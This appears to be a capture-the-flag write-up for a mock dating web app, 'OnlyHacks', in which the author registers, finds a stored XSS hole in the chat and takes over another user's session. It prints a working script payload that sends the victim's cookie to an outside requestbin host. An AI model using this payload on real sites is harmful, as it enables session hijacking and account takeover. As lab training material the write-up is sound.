



Challenge OnlyHacks

We have this page, apparently a date-app web. We can't do nothing here until we register.


The image shows a login page for a website called "OnlyHacks". The background is a solid dark red. At the top center is a white logo consisting of two overlapping hearts, with the bottom heart having a stylized shape inside. Below the logo, the text "OnlyHacks" is displayed in a large, bold font, with "Only" in white and "Hacks" in a yellow-orange color. Underneath the name is the tagline "Where Love is the Ultimate Life Hack" in a smaller, white, sans-serif font. Below the tagline are two input fields. The first field has a dark red background with a white user icon on the left and the placeholder text "Username" in white. The second field has a similar dark red background with a white padlock icon on the left and the placeholder text "Password" in white. Below these fields is a dark red button with the word "LOGIN" in white, uppercase letters. At the bottom of the page, there is a line of text: "Don't have an account? Sign Up Now", where "Sign Up Now" is in a bold, white font.

OnlyHacks


Where Love is the Ultimate Life Hack




Username




Password




E-mail




Age





Short Bio



☐

Male

☐

Female

☐

Other



☐

Male

☐

Female☐



PROFILE PICTURE

REGISTER


Afert we registered. We have a message section where we can chat with someone else.

Dashboard


Matches

Matches


Type a message



After a match, I'm currently chatting with a beautiful girl. Let's try fall in love her with an **XSS**




Works. Now I'm going to hijack her cookie session:



Since we're not using any vpn to stay in the same Web's network we have to make the exploitation via Internet, for that we can use this web: <http://requestbin.whapi.cloud/17c5rx31>

```
<script>
  var req = new XMLHttpRequest();
  req.open('GET', 'http://requestbin.whapi.cloud/xxxxxxx/?cookie=' + document.cookie);
  req.send();
</script>
```

I send this payload and wait.



Then I receive the petition.



Finally we just change the cookie using **dev tools** and we can see that Reneta has been chatting with others boys. We get the flag.

